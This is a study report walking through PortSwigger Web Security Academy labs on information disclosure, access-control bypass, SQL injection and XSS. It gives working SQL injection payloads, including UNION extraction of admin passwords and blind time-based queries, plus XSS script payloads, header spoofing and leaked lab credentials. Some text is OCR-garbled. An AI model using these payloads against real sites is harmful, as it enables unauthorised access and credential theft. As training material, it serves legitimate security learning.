WEB VULNERABILTY REPORT

INSECURE AUTHENTICATION MECHANISMS

PORTSWIGGER WEBSITE: https://portswigger.net/web-security

NOTE:- LAB URL OF EACH LAB IS GENERATED DIFFERENLTY EACH TIME. SO JUST REPLACE THE LAB URL PORTION WITH YOUR LAB URL.


DISCOVERING DATABASE LOGIN CREDENTIALS

URL: https://portswigger.net/web-security/information-disclosure/exploiting/lab-infoleak-via-backup-files

LAB URL : https://0a9800f2036fdd5380a5bccc00db00a1.web-security-academy.net

It has a robots.txt file.

https://0a9800f2036fdd5380a5bccc00db00a1.web-security-academy.net/robots.txt




https://0a9800f2036fdd5380a5bccc00db00a1.web-security-academy.net/robots.txt

```
User-agent: *
Disallow: /backup
```


Now replace the robots.txt with backup.

https://0a9800f2036fdd5380a5bccc00db00a1.web-security-academy.net/backup

This URL has a file named ProductTemplate.java.bak. This is leaking souce code and also contains passwords.



```
package data.productcatalog;

import common.db.JdbcConnectionBuilder;

import java.io.IOException;
import java.io.ObjectInputStream;
import java.io.Serializable;
import java.sql.Connection;
import java.sql.ResultSet;
import java.sql.SQLException;
import java.sql.Statement;

public class ProductTemplate implements Serializable
{
    static final long serialVersionUID = 1L;

    private final String id;
    private transient Product product;

    public ProductTemplate(String id)
    {
        this.id = id;
    }

    private void readObject(ObjectInputStream inputStream) throws IOException, ClassNotFoundException
    {
        inputStream.defaultReadObject();

        ConnectionBuilder connectionBuilder = ConnectionBuilder.from(
                "org.postgresql.Driver",
                "postgresql",
                "localhost",
                5432,
                "postgres",
                "postgres",
                "ir089v085lv1vnrm0mw1z1g4xxidbyne"
        ).withAutoCommit();
        try
        {
            Connection connect = connectionBuilder.connect(30);
            String sql = String.format("SELECT * FROM products WHERE id = '%s' LIMIT 1", id);
            Statement statement = connect.createStatement();
            ResultSet resultSet = statement.executeQuery(sql);
            if (!resultSet.next())
            {
                return;
            }
            product = Product.from(resultSet);
        }
        catch (SQLException e)
        {
            throw new IOException(e);
        }
```




```
import java.sql.ResultSet;
import java.sql.SQLException;
import java.sql.Statement;

public class ProductTemplate implements Serializable
{
    static final long serialVersionUID = 1L;

    private final String id;
    private transient Product product;

    public ProductTemplate(String id)
    {
        this.id = id;
    }

    private void readObject(ObjectInputStream inputStream) throws IOException, ClassNotFoundException
    {
        inputStream.defaultReadObject();

        ConnectionBuilder connectionBuilder = ConnectionBuilder.from(
                "org.postgresql.Driver",
                "postgresql",
                "localhost",
                5432,
                "postgres",
                "postgres",
                "ir089v085lv1vnrm0mw1z1g4xxidbyne"
        ).withAutoCommit();
        try
        {
            Connection connect = connectionBuilder.connect(30);
            String sql = String.format("SELECT * FROM products WHERE id = '%s' LIMIT 1", id);
            Statement statement = connect.createStatement();
            ResultSet resultSet = statement.executeQuery(sql);
            if (!resultSet.next())
            {
                return;
            }
            product = Product.from(resultSet);
```

DISCOVERING ENDPOINTS AND SENSITIVE DATA

URL: https://portswigger.net/web-security/information-disclosure/exploiting/lab-infoleak-on-debug-page

LAB URL: https://0a8f002703327dc280de62510040002b.web-security-academy.net/

USING FEROXBUSTER TOOL , FOUND THE VULNERABLE URL.




```
10467/s https://0a8f002703327dc280de62510040002b.web-security-academy.net/cgi-bin/ => Directory listing
xbuster#
```

https://0a8f002703327dc280de62510040002b.web-security-academy.net/cgi-bin/

HERE YOU WILL FIND A .php file.

This file leaks a secret key.



Environment

Variable	Value
GATEWAY_INTERFACE	CGI/1.1
SUDO_GID	10000
REMOTE_HOST	49.37.44.42
USER	carlos
HTTP_TE	trailers
SECRET_KEY	2ap6g1avctc6q1a4mqs6j053u7an07xd

COOKIE MANIPULATION


URL; https://portswigger.net/web-security/access-control/lab-user-role-controlled-by-request-parameter

LAB URL; https://0a6300a9049c93178028a313003400ec.web-security-academy.net/

No,go to My Accounts.

Signin using username as **wiener** and password as **peter** .

Using feroxbuster , find the vulnerable link.



```
38c https://0a6300a9049c93178028a313003400ec.web-security-academy.net/admin
```

Now using Match and Replace feature of burp suit feature of burp suite, replace Admin=false with Admin=true. Now reloading the page takes us to the admin panel.

ACCESSING PRIVATE USER DATA

LAB: https://portswigger.net/web-security/access-control/lab-user-id-controlled-by-request-parameter-with-unpredictable-user-ids

Go to My Account

Username: wiener

Password: peter

Notice the url contains your user id.

Now go to home page click on a post.

Notice the post contains the author name.

When you click on the author, it redirects you to a page with userid of the author in the url.

Now come back to the My Account Section.

Now put the userid of the author you just copied in place of your own userid in the url.

Now it opens up the person’s account.

So, using wiener’s account, we managed to get access to somebody’s account.

INSECURE DIRECT OBJECT REFERENCE(IDOR)

URL: https://portswigger.net/web-security/access-control/lab-insecure-direct-object-references

LAB URL: https://0ad600be045d14d480e5da1700d50090.web-security-academy.net/

Go to the Live chat section.

Open Burp Suite.

Now turn on the interpreter and forward a message.

Click on View Transcript.

First you will get a post request.

Forwarding it gets you a get request.

Now change the filename to 1.txt and forward.

Now the file gets downloaded in your device and this file contains a password.

MODIFYING USER ROLE

URL: https://portswigger.net/web-security/access-control/lab-user-role-can-be-modified-in-user-profile

LAB URL: https://0a0e0013030cd04e85a81ea300480052.web-security-academy.net/

Go to My Account, login with : Username=wiener, Password=peter.

Update your email here.

Now go to Burp Suit and turn on the interceptor.

Send it to repeator.

There change roleid from 1 to 2

Then turn off the interceptor and refresh the page, You will have access to the admin panel.


DEBUGGING FLAWS WITH HTTP TRACE AND GAINING ADMIN ACCESS

URL: https://portswigger.net/web-security/information-disclosure/exploiting/lab-infoleak-authentication-bypass


LAB URL: https://0ae1002803461fba82aea7b9006200e0.web-security-academy.net/

NOW USING FEROXBUSTER THE /admin page was found vulnerable

Replace the GET request with TRACE and send to Repeater.



Request to https://0ae1002803461fba82aea7b9006200e0.web-security-academy.net:443 [79.125.84.16]
Forward
Drop
Intercept is on
Action
Open browser
Pretty
Raw
Hex

```
GET /my-account?id=wiener HTTP/2
Host: 0ae1002803461fba82aea7b9006200e0.web-security-academy.net
Cookie: session=DnYVoCdwLParlqhvk6qQCcutk20cpRKG
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="121", "Not A(Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrom
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0ae1002803461fba82aea7b9006200e0.web-security-academy.net/login
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=0, i
```



```
TRACE /my-account?id=wiener HTTP/2
Host: 0ae1002803461fba82aea7b9006200e0.web-security-academy.net
Cookie: session=DnYVoCdwLParlqhvk6qQCcutk20cpRKG
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="121", "Not A(Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.85 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q
=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0ae1002803461fba82aea7b9006200e0.web-security-academy.net/login
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=0, i
```

```
HTTP/2 200 OK
Content-Type: message/http
X-Frame-Options: SAMEORIGIN
Content-Length: 918

TRACE /my-account?id=wiener HTTP/1.1
Host: 0ae1002803461fba82aea7b9006200e0.web-security-academy.net
cache-control: max-age=0
sec-ch-ua: "Chromium";
v="121", "Not A(Brand";
v="99"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
upgrade-insecure-requests: 1
user-agent: Mozilla/5.0 (Windows NT 10.0;
 Win64;
 x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.85 Safari/537.36
accept: text/html,application/xhtml+xml,application/xml;
q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
sec-fetch-site: same-origin
sec-fetch-mode: navigate
sec-fetch-user: ?1
sec-fetch-dest: document
referer: https://0ae1002803461fba82aea7b9006200e0.web-security-academy.net/login
accept-encoding: gzip, deflate, br
accept-language: en-US,en;q=0.9
priority: u=0, i
cookie: session=DnYVoCdwLParlqhvk6qQCcutk20cpRKG
Content-Length: 0
X-Custom-IP-Authorization: 49.37.44.42
```


Repeater
Sequencer
Burp's browser
Project
Sessions
Network
User interface
Suite
Extensions
Configuration library
Remove JavaScript form validation
Add match/replace rule
Specify the details of the match/replace rule.
Type: Request header
Match: Regex condition to match - leave blank to add a new header
Replace: X-Custom-IP-Authorization:127.0.01
Comment:
Regex match
OK
Cancel
Remove
Up
Request header ^Referer.*$
Request header ^Accept-Encoding.*$
Response header ^Set-Cookie.*$

Now turn off the interceptor and refresh the page, you will get access to the admin page.

SQL INJECTION

BYPASSING ADMIN LOGIN USING LOGICAL OPERATORS

URL: https://portswigger.net/web-security/sql-injection/lab-login-bypass

LAB URL: https://0a1400d904c0046081a61133000b00ac.web-security-academy.net/

Put username as "admin"

Password as ' or 1=1--(' to close the opening ' of the webserver then or 1=1 which is always true and then comment everything after that)

SELECTING DATA FROM THE DATABASE AND ACCESSING THE DATABASE ADMIN RECORDS

URL: https://portswigger.net/web-security/sql-injection/union-attacks/lab-retrieve-data-from-other-tables

LAB URL: https://0a1f006903b538178005dffc009c001a.web-security-academy.net/

FIND NO OF COLUMNS :

https://0a1f006903b538178005dffc009c001a.web-security-academy.net/filter?category=Accessories%27order+by+2--

PERFORM UNION OPERATION:

https://0a1f006903b538178005dffc009c001a.web-security-academy.net/filter?category=Accessories%27+union+select+version(),NULL--

The result contains:

PostgreSQL 12.19 (Ubuntu 12.19-0ubuntu0.20.04.1) on x86_64-pc-linux-gnu, compiled by gcc (Ubuntu 9.4.0-1ubuntu1~20.04.3) 9.4.0, 64-bit

So, we found the database engine used.

GET ALL TABLES:

https://0a1f006903b538178005dffc009c001a.web-security-academy.net/filter?category=Accessories%27union+select+table_name,NULL+from+information_schema.tables--

Here, we get a table named users.

GET ALL COLUMNS OF THE TABLE USERS:

https://0a1f006903b538178005dffc009c001a.web-security-academy.net/filter?category=Accessories%27union+select+column_name,NULL+from+information_schema.columns+where+table_name=%27users%27--

GET CREDENTIALS OF ADMINISTRATOR:

https://0a1f006903b538178005dffc009c001a.web-security-academy.net/filter?category=Accessories%27union+select+password,NULL+from+users+where+username=%27administrator%27--

BLIND SQL INJECTIONS:

URL: https://portswigger.net/web-security/sql-injection/blind/lab-conditional-responses

LAB URL: https://0a0600d304c95eea837082a700260017.web-security-academy.net/

Now, click on any product.

Open Burp Suite and turn on interpreter.

You will see a TrackingId.

Modify the TrackingID as : (Tracking Id)’ and 1=0--(False Statement)

(Tracking Id)’and 1=1--(TrueStatement)

When False statement is executed, Welcome Back message disappears from the screen and when True statement is executed, Welcome Back message appears on the screen.

Is there a table X?

‘ and (Select ‘a’ from users LIMIT 1)=’a’—

Now forward it from the interceptor.

Is there a column Y in table X?

‘ and (Select ‘a’ from users where username=’administrator’)=’a’—

Now forward it from the interceptor.

Is there a valuein table X?

‘ and (Select ‘a’ from users where username=’administrator’ and length(password)=20)=’a’—

Just try and error method in determining length of password.

‘ and (select SUBSTRING(password,1,1) from users where username=’administrator’)=’a’—

Now we will get the password position by position of each character.

<u>TIME-BASED BLIND SQL INJECTIONS</u>

URL: https://portswigger.net/web-security/sql-injection/blind/lab-time-delays-info-retrieval

LAB URL: https://0a740011040593788327235d00f600e0.web-security-academy.net/

(Tracking Id)’||pg_sleep(10)--

Forward it.

You will find it takes 10 seconds for the website to load.

This proves that this page is vulnerable to blind SQL injections.

(Tracking Id)’||(SELECT CASE WHEN (2=2) THEN pg_sleep(10) ELSE _sleep(0) from users)—

(Tracking Id)’||(SELECT CASE WHEN (username=’administrator’) THEN pg_sleep(10) ELSE _sleep(0) from users)—

(Tracking Id)’||(SELECT CASE WHEN (username=’administrator’ and length(password)=20) THEN pg_sleep(10) ELSE _sleep(0) from users)—

PERFORM CLUSTER BOMB ATTACK:

(Tracking Id)’||(SELECT CASE WHEN (username=’administrator’ substring(password,$1$,1)=’$a$’) THEN pg_sleep(10) ELSE _sleep(0) from users)—

Finally, The Password is retrieved.

XSS VULNERABILITIES

DISCOVERING A HTML INJECTION VULNERABILITY

URL: https://portswigger.net/web-security/cross-site-scripting/reflected/lab-html-context-nothing-encoded

LAB URL: https://0a3300ee038b39ee81cfed45004000ca.web-security-academy.net/

Search bar contains the bug.

Hmtl tags can be executed directly using the search bar.

Like:- <b>hi</b>

<script>alert(‘XSS’)</script>

and more such examples.

This is a **REFLECTED XSS VULNERABILITY.**

Now, go to the comment section and run the same scripts.

You will notice that the comment section has a **STORED XSS VULNERABILITY.**


Because the script gets executed once the page is loaded in the browser.

DISCOVERING A REFLECTED DOM XSS IN A LINK

URL: https://portswigger.net/web-security/cross-site-scripting/dom-based/lab-jquery-href-attribute-sink

LAB URL: https://0a8f001103ed58de807e211b00930096.web-security-academy.net/


Click on Submit feedback



Modify the Url to :


https://0a8f001103ed58de807e211b00930096.web-security-academy.net/feedback?returnPath=javascript:alert(%27XSS%27)

Inspecting the page shows that the javascript code is present in the **back** option of the page



```
<a id="backLink" href="javascript:alert(3)">Back</a> == $0
```

Click on "**Back**" and the script gets executed.

